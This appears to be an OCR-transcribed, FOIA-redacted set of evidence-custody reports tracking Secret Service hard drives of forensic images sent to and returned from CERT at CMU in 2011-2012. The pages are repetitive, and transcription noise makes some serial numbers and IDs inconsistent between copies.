 Accountable:
 Classification: LEO Sensitive
 Contract ID:
 Barcode: D01048
 Control #: LEOSUPPORTUSSS-148-03
 Courier Name:
 XRef #: 102-775-80071-S
 Type: Media
 Media Type: Hard Drive
 Serial #: 9WM89553
 Property #:
 SCG:

Receipt Number: SEIET021
 Received From:
 Generated/Received: Received
 Receive Method: Fed EX
 Receive Date: 11/22/2011
 Entered into System: 11/22/11
 Project:
 Agency: United States Secret Service
 Date:
 TDP #:
 Signed For: 02/07/2012
 Incoming Receipt #: 8764 6481 9394
 Number of Enclosures:
 Pages:
 Status: Transfer: In Transit
 Loaned:

Downgrade to:
 Downgrade:
 Downgrade Auth:
 Retention Authorized:
 Retention Letter Sent:
 Retain Until:
 Derived From:
 OADR:

Sent to: USSS
 Send Method: Fed EX
 Signed for Date: 02/07/2012
 Dispatched: 08/27/2012
 Inventoried:
 Overdue: 08/27/2012
 Sent/Dest by: (b)(6),(b)(7)(C)
 Witness:

Restrictions

Restrict Copy Restrict Destruction Restrict Transfer

Classification Exemptions

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR OADR Date:
 Exempt Declassify on:

Description of Item

Seagate Barracuda XT, 3.5" 2TB SATA hard drive labeled BOS-102-EVID, 322 image, 321 image

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11	Loan Out	
02/07/12	Internal Transfer	InfT0011
03/12/12	Loan In	
06/27/12	Loan Out	

8/27/2012 2:44:53 PM

Classified Documents Detail Report
Origination Certificate

Total: 1

08/27/12

External Transfer

SEIET021

Authors
*** No Keywords ***
*** No Authors ***

11/22/2011 - [LONGO] Evidence received on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CER (b)(6),(b)(7) Evidence logged into SIMS and transferred to (b)(6),(b)(7) for storage in analyst's safe for analysis.

11/22/11- (BA) New case this month. There is a form #1 by (b)(6),(b)(7) in the case file showing transfer of D01048 from USSS (b)(6),(b)(7) to (b)(6),(b)(7). This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.

12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WMSBGT7 & a Samsung 332-dd.001 Forensic image to USSS (b)(6),(b)(7) Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6),(b)(7) Nothing in FEV.

6/18/12-(BA) (b)(6),(b)(7) requests copy of Case file for Trial Prep.

8/25/12- (BA) (b)(6),(b)(7) returned BC#D01048 to the FEV for safekeeping until same can be shipped to USSS-SA (b)(6),(b)(7)(C) in Boston, MA. No other case status ROIs and/or DIID/ROAs at this time.

8/27/12- (BA) (b)(6) mailed out 148-1 thru 4 (HD's) via FedEx.

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Document #: LEOSUPPORTUSSS-148-2
 Archived:
 Container: FEV 1
 Custodian: (b)(6),(b)(7)(C)
 Accountable:
 Classification: LEO Sensitive
 Contract ID:
 Barcode: D01047
 Control #: LEOSUPPORTUSSS-148-02
 Courier Name:
 XRef #: 102-775-60071-S
 Type: Media
 Media Type: Hard Drive
 Serial #: WCAWZ1223290
 Property #:
 SGG:

Receipt Number: SEIET021
 Received From:
 Generated/Received: Received
 Receive Method: Fed EX
 Receive Date:
 Entered into System: 11/22/11
 Project:
 Agency: United States Secret Service
 Date:
 TDP #:
 Signed For: 02/07/2012
 Incoming Receipt #: 8784 6481 8394
 Number of Enclosures:
 Pages:
 Status: Transfer: In Transit
 Loaned:

Downgrade to:
 Downgrade:
 Downgrade Auth:
 Retention Authorized:
 Retention Letter Sent:
 Retain Until:
 Derived From:
 OADR:

Sent to: USSS
 Send Method: Fed EX
 Signed for Date: 02/07/2012
 Dispatched: 06/27/2012
 Inventoried:
 Overdue: 06/27/2012
 Sent/Deat by: (b)(6),(b)(7)(C)
 Witness:

Restrictions:

Restrict Copy Restrict Destruction Restrict Transfer

Dissemination and Classification:

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR OADR Date:
 Exempt Declassify on:

Description:

Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-5014-J8D, 329 containing forensic images

Special Accesses:

*** No Special Accesses ***

History:

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11		
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	
06/27/12	Loan Out	

6/27/2012 2:32:30 PM

Classified Documents Detail Report
Origination Certificate

Total: 1

06/27/12 External Transfer SEIET021

Keywords

*** No Keywords ***

Authors

*** No Authors ***

Abstract

Summary

11/22/2011 - [LONGO] Evidence received on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) [BOS]. Evidence shipped directly to CERT (b)(6),(b) Evidence logged into SIMS and transferred to (b)(6),(b)(7) for storage in analyst's safe for analysis.

11/22/11- (BA) New case this month. There is a form #1 by (b)(6),(b)(7)(C) in the case file showing transfer of D01047 from USSS (b)(6),(b)(7)(C). This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.

12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12- (BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) [now no longer employed at CMU] showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WMSBGT7 & a Samsung 332-dd.001 Forensic image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6),(b)(7)(C). Nothing in FEV.

6/18/12- (BA) (b)(6),(b)(7)(C) requests copy of Case file for Trial Prep.

6/25/12- (BA) (b)(6),(b)(7)(C) returned BC#D01047 to the FEV for safekeeping until same can be shipped to USSS-SA (b)(6),(b)(7)(C) in Boston, MA. No other case status ROIs and/or DIID/ROAs at this time.

6/27/12- (BA) (b)(6),(b)(7)(C) mailed out 148-1 thru 4 (HD's) via FedEx

Classified Documents Detail Report Origination Certificate

Total: 1

Document #: LEOSUPPORTUSSS-148-1
Archived:
Container: FEV 1
Custodian: (b)(6),(b)(7)(C)
Accountable:
Classification: LEO Sensitive
Contract ID:
Barcode: D01046
Control #: LEOSUPPORTUSSS-148-01
Courier Name:
XRef #: 102-775-60071-S
Type: Media
Media Type: Hard Drive
Serial #: WMAZA5681786
Property #:
SCG:

Receipt Number: SEIET021
Received From:
Generated/Received: Received
Receive Method: Fed EX
Receive Date:
Entered into System: 11/22/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #: 8784 6481 9384
Number of Enclosures:
Pages:
Status: Transfer: In Transit
Loaned:

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized:
Retention Letter Sent:
Retain Until:
Derived From:
OADR:

Sent to: USSS
Send Method: Fed EX
Signed for Date: 02/07/2012
Dispatched: 06/27/2012
Inventoried:
Overdue: 06/27/2012
Sent/Deat by: (b)(6),(b)(7)(C)
Witness:

Restrictions

Restrict Copy
 Restrict Destruction
 Restrict Transfer

Exemption Authority

X1
 X2
 X3
 X4
 X5
 X6
 X7
 X8
 X9
 Manual Review
 OADR **OADR Date:**
 Exempt **Declassify on:**

Description of Item

Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-5014-J6D, 326 containing forensic images

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
12/01/11	Loan Out	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	
06/27/12	Loan Out	
06/27/12	External Transfer	SEIET021

0/27/2012 2:32 PM

Page 1 of 2

Classified Documents Detail Report
Origination Certificate

Total: 1

Keywords: [REDACTED] Authors: [REDACTED]

*** No Keywords ***

*** No Authors ***

Summary: [REDACTED]

Details: [REDACTED]

11/22/2011 - [LONGO] Evidence received on 11/21/2011 via FedEx from S. [REDACTED] (b)(6),(b)(7)(C) BOS). Evidence shipped directly to CERT [REDACTED] (b)(6),(b)(7)(C) Evidence logged into SIMS and transferred to [REDACTED] (b)(6),(b)(7)(C) for storage in analyst's safe for analysis.

11/22/11- (BA) New case this month. There is a form #1 by [REDACTED] (b)(6) in the case file showing transfer of D01046 from USSS [REDACTED] (b)(6),(b)(7) to [REDACTED] (b)(6),(b)(7). This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by [REDACTED] (b)(6),(b)(7) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.

12/1/2011 - [LONGO] Evidence returned to USSS [REDACTED] (C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12- (BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by [REDACTED] (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WMB8GT7 & a Samsung 332-dd.001 Forensic Image to USSS [REDACTED] (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by [REDACTED] (b)(6). Nothing in FEV.

6/18/12- (BA) [REDACTED] (b)(6),(b)(7) requests copy of Case file for Trial Prep.

6/25/12- (BA) [REDACTED] (b)(6),(b)(7) returned BC#D01046 to the FEV for safekeeping until same can be shipped to USSS-SA [REDACTED] (b)(6),(b)(7)(C) in Boston MA. No other case status ROIs and/or DIID/ROAs at this time.

6/27/12- (BA) [REDACTED] (b)(6),(b)(7) mailed out 148-1 thru 4 (HD's) via FedEx.

Classified Documents Detail Report Origination Certificate

Total: 1

Document #: LEO8UPPORTU6SS-148-8
Archived:
Container: FEV 1
Custodian: (b)(6), (b)(7)(C)
Accountable:
Classification: LEO Sensitive
Contract ID:
Barcode: D01051
Control #: LEO8UPPORTU6SS-148-08
Courier Name:
XRef #: 102-775-80071-S
Type: Media
Media Type: Hard Drive
Serial #: WCATR2308219
Property #:
SCG:

Receipt Number:
Received From:
Generated/Received: Received
Receive Method: Fed EX
Receive Date: 12/01/2011
Entered into System: 11/22/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #: 8705 1380 8100
Number of Enclosures:
Pages:
Status: In House
Loaned:

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized:
Retention Letter Sent:
Retain Until:
Derived From:
OADR:

Sent to:
Send Method:
Signed for Date: 02/07/2012
Dispatched: 02/07/2012
Inventoried:
Overdue:
Sent/Dest by:
Witness:

Restrictions

Restrict Copy
 Restrict Destruction
 Restrict Transfer

Exemptions to other Exemptions

X1
 X2
 X3
 X4
 X5
 X6
 X7
 X8
 X9
 Manual Review
 OADR
 OADR Date:
 Exempt
 Declassify on:

Document Title

3.5" Western Digital 1.0TB SATA drive. Model WD1002FAEX. WD Caviar Black.

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
12/01/11	New Entry	
02/07/12	Internal Transfer	IntT0011

Keywords

*** No Keywords ***

Authors

*** No Authors ***

Classified

**Classified Documents Detail Report
Origination Certificate**

Total: 1

12/1/2011 - [LONGO] Evidence received on 11/31/2011 via FedEx from SA (b)(6),(b)(7)(C) [BOS]. Evidence shipped directly to CERT (b)(6),(b)(7) Evidence logged into SIMS and transferred to (b)(6),(b)(7) for storage in analyst's safe for analysis.

12/9/2011 - [LONGO] Evidence returned to USSS SA (C) (b)(6),(b)(7) via UPS on 12/9/11. UPS tracking number: 1Z203VW90180694770. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/18/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM6BGT7 & a Samsung 382-dd.001 Forensic Image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/18.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6). Nothing in FEV.
6/18/12-(BA) (b)(6),(b)(7) requests copy of Case file for Trial Prep.

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Document #: LEOSUPPORTUSSS-148-6
 Archived:
 Container: FEV 1
 Custodian: (b)(6),(b)(7)(C)
 Accountable:
 Classification: LEO Sensitive
 Contract ID:
 Barcode: D01060
 Control #: LEOSUPPORTUSSS-148-05
 Courier Name:
 XRef #: 102-775-60071-S
 Type: Media
 Media Type: Hard Drive
 Serial #: WMAZA8837345
 Property #:
 SCG:

Receipt Number:
 Received From:
 Generated/Received: Received
 Receive Method: Fed EX
 Receive Date: 12/01/2011
 Entered into System: 11/22/11
 Project:
 Agency: United States Secret Service
 Date:
 TDP #:
 Signed For: 02/07/2012
 Incoming Receipt #: 8705 1350 8100
 Number of Enclosures:
 Pages:
 Status: In House
 Loaned:

Downgrade to:
 Downgrade:
 Downgrade Auth:
 Retention Authorized:
 Retention Letter Sent:
 Retain Until:
 Derived From:
 OADR:

Sent to:
 Send Method:
 Signed for Date: 02/07/2012
 Dispatched: 02/07/2012
 Inventoried:
 Overdue:
 Sent/Des't by:
 Witness:

Restrictions

Restrict Copy Restrict Destruction Restrict Transfer

Declassification Exemptions

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR OADR Date:
 Exempt Declassify on:

Document Title

3.5" Western Digital 2.0TB SATA drive. Model WD20EARS. Drive labeled "Boston Field Office"

Special Accesses

*** No Special Accesses ***

Activity

Transaction Date	Transaction Type	Receipt #
12/01/11	New Entry	
12/01/11	Copy	
02/07/12	Internal Transfer	IntT0011

Keywords **Authors**

*** No Keywords *** *** No Authors ***

Abstract

6/18/2012 9:43:21 AM *[Handwritten Signature]*

**Classified Documents Detail Report
Origination Certificate**

Total: 1

12/1/2011 - [LONGO] Evidence received on 11/31/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b)(7)(C) Evidence logged into SIMS and transferred to (b)(6),(b)(7)(C) for storage in analyst's safe for analysis.

12/9/2011 - [LONGO] Evidence returned to USSS SA (b)(6),(b)(7)(C) via UPS on 12/9/11. UPS tracking number: 1Z203VW90160684770. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WMS8GT7 & a Samsung 332-dd.001 Forensic Image to USSS (b)(6),(b)(7)(C) Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6),(b)(7)(C) Nothing in FEV.

6/18/12-(BA) (b)(6),(b)(7)(C) requests copy of Case file for Trial Prep.

Classified Documents Detail Report Origination Certificate

Total: 1

Document #: LEOSUPPORTUSSS-148-4
Archived:
Container: FFV 1
Custodian: (b)(6),(b)(7)(C)
Accountable:
Classification: LEO Sensitive
Contract ID:
Barcode: D01049
Control #: LEOSUPPORTUSSS-148-04
Courier Name:
XRef #: 102-775-80071-8
Type: Media
Media Type: Hard Drive
Serial #: WCATR2248284
Property #:
SCG:

Receipt Number:
Received From:
Generated/Received: Received
Receive Method: Fed EX
Receive Date: 11/22/2011
Entered into System: 11/22/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #: 8784 8481 9384
Number of Enclosures:
Pages:
Status: In House
Loaned:

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized:
Retention Letter Sent:
Retain Until:
Derived From:
OADR:

Sent to:
Send Method:
Signed for Date: 02/07/2012
Dispatched: 02/07/2012
Inventoried:
Overdue:
Sent/Deet by:
Witness:

Restrictions

Restrict Copy
 Restrict Destruction
 Restrict Transfer

Classification

X1
 X2
 X3
 X4
 X5
 X6
 X7
 X8
 X9
 Manual Review
 OADR OADR Date:
 Exempt Declassify on:

Description

Western Digital, 3.5" 1TB SATA hard drive containing forensic images and labeled "2bWD in enclos", "Acer", "Harvard Mac", "HP 8GB", "WD1200 from Harv"

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11	Copy	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

0/18/2012 9:41: 

Classified Documents Detail Report
Origination Certificate

Total: 1

Keywords: [REDACTED] Authors: [REDACTED]

*** No Keywords ***

*** No Authors ***

Abstract: [REDACTED]

Remarks:

11/22/2011 - [LONGO] Evidence received on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b)(7)(C). Evidence logged into SIMS and transferred to (b)(6),(b)(7)(C) for storage in analyst's safe for analysis.

11/22/11- (BA) New case this month. There is a form #1 by (b)(6),(b)(7)(C) in the case file showing transfer of D01049 from USSS (b)(6),(b)(7)(C) to (b)(6),(b)(7)(C). This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.

12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12- (BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM6BGT7 & a Samsung 332-dd.001 Forensic Image to USSS (b)(6),(b)(7)(C) Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6),(b)(7)(C). Nothing in FEV.

6/18/12- (BA) (b)(6),(b)(7)(C) requests copy of Case file for Trial Prep.

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Document #: LEOSUPPORTUSSS-148-3
 Archived:
 Container: EEV 1
 Custodian: (b)(6),(b)(7)(C)
 Accountable:
 Classification: LEO Sensitive
 Contract ID:
 Barcode: D01048
 Control #: LEOSUPPORTUSSS-148-03
 Courier Name:
 XRef #: 102-775-60071-S
 Type: Media
 Media Type: Hard Drive
 Serial #: 9WM69553
 Property #:
 SCG:

Receipt Number:
 Received From:
 Generated/Received: Received
 Receive Method: Fed EX
 Receive Date: 11/22/2011
 Entered into System: 11/22/11
 Project:
 Agency: United States Secret Service
 Date:
 TQP #:
 Signed For: 02/07/2012
 Incoming Receipt #: 8764 8481 9384
 Number of Enclosures:
 Pages:
 Status: In House
 Loaned:

Downgrade to:
 Downgrade:
 Downgrade Auth:
 Retention Authorized:
 Retention Letter Sent:
 Retain Until:
 Derived From:
 OADR:

Sent to:
 Send Method:
 Signed for Date: 02/07/2012
 Dispatched: 02/07/2012
 Inventoried:
 Overdue:
 Sent/Deat by:
 Witness:

Restrictions

Restrict Copy Restrict Destruction Restrict Transfer

Declassification

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR OADR Date:
 Exempt Declassify on:

Document Info

Seagate Barracuda XT, 3.5" 2TB SATA hard drive labeled BOS-102-EVID, 322 Image, 321 Image

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11	Loan Out	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Reviewers **Authors**

01/15/2012 9:40:06 AM

Classified Documents Detail Report
Origination Certificate

Total: 1

*** No Keywords ***

*** No Authors ***

SUBJECT

REFERENCE

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b)(7)(C). Evidence logged into SIMS and transferred to (b)(6),(b)(7)(C) for storage in analyst's safe for analysis.

11/22/11- (BA) New case this month. There is a form #1 by (b)(6),(b)(7)(C) in the case file showing transfer of D01048 from USSS (b)(6),(b)(7)(C) to (b)(6),(b)(7)(C). This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.

12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM58GT7 & a Samsung 332-dd.001 Forensic Image to USSS (b)(6),(b)(7)(C) Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6),(b)(7)(C). Nothing in FEV.

6/18/12-(BA) (b)(6),(b)(7)(C) requests copy of Case file for Trial Prep.

Classified Documents Detail Report Origination Certificate

Total: 1

Document #: LEOSUPPORTUSSS-148-2
Archived:
Container: FEV 1
Custodian: (b)(6),(b)(7)(C)
Accountable:
Classification: LEO Sensitive
Contract ID:
Barcode: D01047
Control #: LEOSUPPORTUSSS-148-02
Courier Name:
XRef #: 102-775-60071-8
Type: Media
Media Type: Hard Drive
Serial #: WCAWZ1223290
Property #:
SCG:

Receipt Number:
Received From:
Generated/Received: Received
Receive Method: Fed EX
Receive Date:
Entered into System: 11/22/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #: 8784 6481 9384
Number of Enclosures:
Pages:
Status: In House
Loaned:

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized:
Retention Letter Sent:
Retain Until:
Derived From:
OADR:

Sent to:
Send Method:
Signed for Date: 02/07/2012
Dispatched: 02/07/2012
Inventoried:
Overdue:
Sent/Deet by:
Witness:

Restrictions

Restrict Copy
 Restrict Destruction
 Restrict Transfer

Classification Exemptions

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR **OADR Date:**
 Exempt **Declassify on:**

Description

Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-5014-J6D, 329 containing forensic images

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11		
02/07/12	Internal Transfer	INT0011
03/12/12	Loan In	

Keywords: _____ **Authors:** _____

6/18/2012 8:37:36 PM

Page 1 of 2

M J

Classified Documents Detail Report
Origination Certificate

Total: 1

*** No Keywords ***

*** No Authors ***

[REDACTED]

[REDACTED]

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) [BOS]. Evidence shipped directly to CERT (b)(6),(b)(7). Evidence logged into SIMS and transferred to (b)(6),(b)(7) for storage in analyst's safe for analysis.

11/22/11 - (BA) New case this month. There is a form #1 by (b)(6),(b)(7) in the case file showing transfer of D01047 from USSS (b)(6), to (b)(6). This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by

(b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.

12/1/2011 - [LONGO] Evidence returned to USSS (C) (b)(6),(b)(7) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM6BGT7 & a Samsung 332-dd.001 Forensic image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6). Nothing in FEV.

6/18/12-(BA) (b)(6),(b)(7) requests copy of Case file for Trial Prep.

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Document #: LEOSUPPORTUSSS-148-1
 Archived:
 Container: FEV 1
 Custodian: (b)(6),(b)(7)(C)
 Accountable:
 Classification: LEO Sensitive
 Contract ID:
 Barcode: D01048
 Control #: LEOSUPPORTUSSS-148-01
 Courier Name:
 XRef #: 102-775-60071-S
 Type: Media
 Media Type: Hard Drive
 Serial #: WMAZA5861766
 Property #:
 SCG:

Receipt Number:
 Received From:
 Generated/Received: Received
 Receive Method: Fed EX
 Receive Date:
 Entered into System: 11/22/11
 Project:
 Agency: United States Secret Service
 Date:
 TDP #:
 Signed For: 02/07/2012
 Incoming Receipt #: 8764 6481 9384
 Number of Enclosures:
 Pages:
 Status: In House
 Loaned:

Downgrade to:
 Downgrade:
 Downgrade Auth:
 Retention Authorized:
 Retention Letter Sent:
 Retain Until:
 Derived From:
 OADR:

Sent to:
 Send Method:
 Signed for Date: 02/07/2012
 Dispatched: 02/07/2012
 Inventoried:
 Overdue:
 Sent/Dealt by:
 Witness:

Restrictions

Restrict Copy Restrict Destruction Restrict Transfer

Classification Exemptions

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR OADR Date:
 Exempt Declassify on:

Comments

Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-6014-J6D, 326 containing forensic images

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
12/01/11	Loan Out	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Keywords

*** No Keywords ***

Authors

*** No Authors ***

Classified Documents Detail Report
Origination Certificate

Total: 1

Assigned to:

Reviewed by:

11/22/2011 - [LONGO] Evidence received on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT. (b)(6),(b)(7) Evidence logged into SIMS and transferred to (b)(6),(b)(7) for storage in analyst's safe for analysis.

11/22/11 - (BA) New case this month. There is a form #1 by (b)(6) in the case file showing transfer of D01046 from USSS (b)(6), (b)(6). This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.

12/1/2011 - [LONGO] Evidence returned to USSS (C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012 - (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

